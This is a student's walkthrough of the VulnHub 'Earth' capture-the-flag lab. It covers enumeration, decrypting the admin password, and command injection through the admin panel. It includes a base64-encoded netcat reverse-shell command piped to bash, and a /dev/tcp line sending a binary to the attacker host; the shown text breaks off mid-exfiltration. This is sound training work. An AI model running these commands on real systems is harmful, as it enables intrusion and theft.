VULNHUB CHALLENGE: EARTH

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more indepth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using netdiscover
2. Identify the open ports and services using nmap
3. Discover the hostname of earth.local via the nmap output
4. Find the admin login page using dirb on the hostname
5. Find the note explaining the username and encryption method from robotos.txt
6. Decrypt message from https://earth.local using the key phrase to obtain password
7. Login to admin portal with details obtained from decrypting the message
8. Create listening port with netcat and enter shell code via admin portal
9. Identify reset_root file on target and resolve the errors to run it and reset password
10. Switch user to root with password Earth and identify root flag

Scanning

First was a quick scan to find the target's IP.

Command: netdiscover -i eth1 -r 192.168.56.0/24

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
 192.168.56.100  08:00:27:38:f3:31      1      60  PCS Systemtechnik GmbH
 192.168.56.103  08:00:27:3e:43:7a      1      60  PCS Systemtechnik GmbH

zsh: suspended  netdiscover -i eth1 -r 192.168.56.0/24

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 finding target IP address

After obtaining the target's IP of 192.168.56.103 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS -open 100 192.168.56.103 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A -open 1000 192.168.56.103 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS -open 100 192.168.56.103 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17 20:41 EDT
Nmap scan report for earth.local (192.168.56.103)
Host is up (0.00064s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 08:00:27:3E:43:7A (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (2 hosts up) scanned in 11.82 seconds

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan on target

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS -A -open 1000 192.168.56.103 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17 20:41 EDT
Nmap scan report for earth.local (192.168.56.103)
Host is up (0.00045s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Earth Secure Messaging
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Earth Secure Messaging
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:3E:43:7A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms earth.local (192.168.56.103)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 37.47 seconds

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan on target

Nmap Scan Report - Scanne

file:///home/kali/Desktop/longscan.html

192.168.56.103 / earth.local

Address

- 192.168.56.103 (ipv4)
- 08:00:27:3E:43:7A - Oracle VirtualBox virtual NIC (mac)

Hostnames

- earth.local (PTR)

Ports

The 997 ports scanned but not shown below are in state: **filtered**

- 987 ports replied with: **no-response**
- 10 ports replied with: **admin-prohibited**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	8.6	protocol 2.0
	ssh-hostkey	256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA) 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.51	(Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
	http-title	Earth Secure Messaging					
	http-server-header	Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9					
443	tcp	open	http	syn-ack	Apache httpd	2.4.51	(Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
	http-title	Earth Secure Messaging					
	ssl-cert	Subject: commonName=earth.local/stateOrProvinceName=Space Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local Not valid before: 2021-10-12T23:26:31 Not valid after: 2031-10-10T23:26:31					
	http-server-header	Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9					
	tls-alpn	http/1.1					
	ssl-date	TLS randomness does not represent time					

Remote Operating System Detection

- Used port: **22/tcp (open)**
- OS match: **Linux 4.15 - 5.6 (100%)**
- OS match: **Linux 5.0 - 5.4 (100%)**

Figure 4 output of long nmap scan

Enumeration and Exploring Attack Vectors

Visiting the http site shows a Bad Request 400 error while visiting the https site shows a Fedora Webserver Test Page.



Figure 5 port 80 site error



Figure 6 port 443 site webserver

Command: gobuster dir -u https://192.168.56.103 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x html,txt,php

```
┌──(root💀 kali)-[~]
└─# gobuster dir -u https://192.168.56.103:443 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x html
,txt,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://192.168.56.103:443
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2022/10/17 20:55:13 Starting gobuster in directory enumeration mode
===============================================================
Error: error on running gobuster: unable to connect to https://192.168.56.103:443/: invalid certificate: x509: cannot
 validate certificate for 192.168.56.103 because it doesn't contain any IP SANs

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587                                                                                  1 ✗
Luke Keogh - 19095587
```

Figure 7 gobuster on IP error

Checking the nmap output we can see the DNS name earth.local so I tried another gobuster using that name and that found /admin which took me to a login screen



Figure 8 admin login page

After searching each website for a /robots.txt, I found one at https://terratest.earth.local/robots.txt

https://terratest.earth.local/robots.txt

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

Figure 9 robots.txt info

This showed another file below:

https://terratest.earth.local/testingnotes.txt

```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

Figure 10 testingnotes info

This implies there is an XOR encryption using the testdata.txt as the encryption key.
As this gives a username terra, this output must give its password.
I then opened the testdata.txt file to use for decrypting a password.



Figure 11 encryption key

Using the site: https://www.rapidtables.com/convert/number/ascii-to-hex.html
I converted the message in testdata.txt to Hexadecimal



Figure 12 converting key to hexadecimal

On the site local.earth there were 3 hexadecimal codes along the bottom of the site. I decoded each using the site https://md5decrypt.net/en/Xor/
Which produced the following:



Figure 13 decrypted 1st message



Figure 14 decrypting 2nd message



Figure 15 decrypting 4th message

Only the 3rd one seemed to output something readable, so I tried this as the password "earthclimatechangebad4humans" with the username "terra" which got me into the admin login page.



Figure 16 logging into the admin portal

I then tried some basic commands to get some more info on the machine

Command: uname -a

Command: whoami

```
CLI command:
uname -a

Run command

Command output: Linux earth 5.14.9-200.fc34.x86_64 #1 SMP Thu Sep 30 11:55:35 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux
```

Figure 18 checking uname -a info

```
CLI command:
whoami

Run command

Command output: apache
```

Figure 17 checking whoami info

view-source:https://earth.local/admin/

```
1  <!doctype html>
2  <html lang="en">
3  <head>
4  <meta charset="utf-8">
5  <title>Earth Secure Messaging Admin</title>
6
7  <link rel="stylesheet" href="/static/styles.css">
8  </head>
9  <body>
10 <h1 class="aligncenter"> Admin Command Tool </h1>
11
12 <a class="positionright" href="/admin/logout">Log Out</a>
13 Welcome terra, run your CLI command on Earth Messaging Machine (use with ca
14 <br />
15 <form action="/admin/" method="post" >
16 <input type="hidden" name="csrfmiddlewaretoken" value="xnefFt4knjINcY14Xmxe
17 <p><label for="id_cli_command">CLI command:</label> <input type="text" name
18 <input type="submit" value="Run command">
19 </form>
20 <p>
21 Command output: total 20
22 dr-xr-xr-x.  17 root root  244 Nov  1  2021 .
23 dr-xr-xr-x.  17 root root  244 Nov  1  2021 ..
24 -rw-r--r--    1 root root    0 Nov  1  2021 .autorelabel
25 lrwxrwxrwx.   1 root root    7 Jan 26  2021 bin -&gt; usr/bin
26 dr-xr-xr-x.   5 root root 4096 Oct 11  2021 boot
27 drwxr-xr-x   20 root root 3840 Oct 18 00:38 dev
28 drwxr-xr-x. 101 root root 8192 Nov  1  2021 etc
29 drwxr-xr-x.   3 root root   19 Oct 11  2021 home
30 lrwxrwxrwx.   1 root root    7 Jan 26  2021 lib -&gt; usr/lib
31 lrwxrwxrwx.   1 root root    9 Jan 26  2021 lib64 -&gt; usr/lib64
32 drwxr-xr-x.   2 root root    6 Jan 26  2021 media
33 drwxr-xr-x.   2 root root    6 Jan 26  2021 mnt
34 drwxr-xr-x.   2 root root    6 Jan 26  2021 opt
35 dr-xr-xr-x  179 root root    0 Oct 18 00:38 proc
36 dr-xr-x---.   3 root root  216 Nov  1  2021 root
37 drwxr-xr-x   35 root root 1060 Oct 18 00:38 run
38 lrwxrwxrwx.   1 root root    8 Jan 26  2021 sbin -&gt; usr/sbin
39 drwxr-xr-x.   2 root root    6 Jan 26  2021 srv
40 dr-xr-xr-x   13 root root    0 Oct 18 00:38 sys
41 drwxrwxrwt    2 root root   40 Oct 18 00:38 tmp
42 drwxr-xr-x.  12 root root  144 Oct 11  2021 usr
43 drwxr-xr-x.  22 root root 4096 Oct 12  2021 var
44
45 </p>
46
47 </body>
48 </html>
49
```

Figure 19 checing ls -la info

I then tried to open a shell by echoing:

Command: echo ‘nc -e /bin/bash 192.168.56.101 4445’ | base64

```
┌──(root💀 kali)-[~]
└─# echo 'nc -e /bin/bash 192.168.56.101 4444' | base64
bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAxIDQ0NDQK

┌──(root💀 kali)-[~]
└─#

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 20 getting shell hexadecminal

This got me the string ‘bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAxIDQ0NDQK

Which I turned into the following command to input into the admin command tool:

Command: echo 'bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAxIDQ0NDQK' | base64 -d | bash

I had an ncat listener open on port 4444 where I was able to open the shell and check the user

Command: find / -perm -u=s 2>/dev/null

```
┌──(root💀 kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.10
which python
/usr/bin/python
python -c 'import pty;pty.spawn("bin/bash")'
bash-5.1$ whoami
whoami
apache
bash-5.1$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
bash-5.1$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.56.1
01/2222
cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/2222
bash-5.1$
```

```
┌──(root💀 kali)-[~]
└─# nc -nlvp 2222 > reset_root
listening on [any] 2222 ...
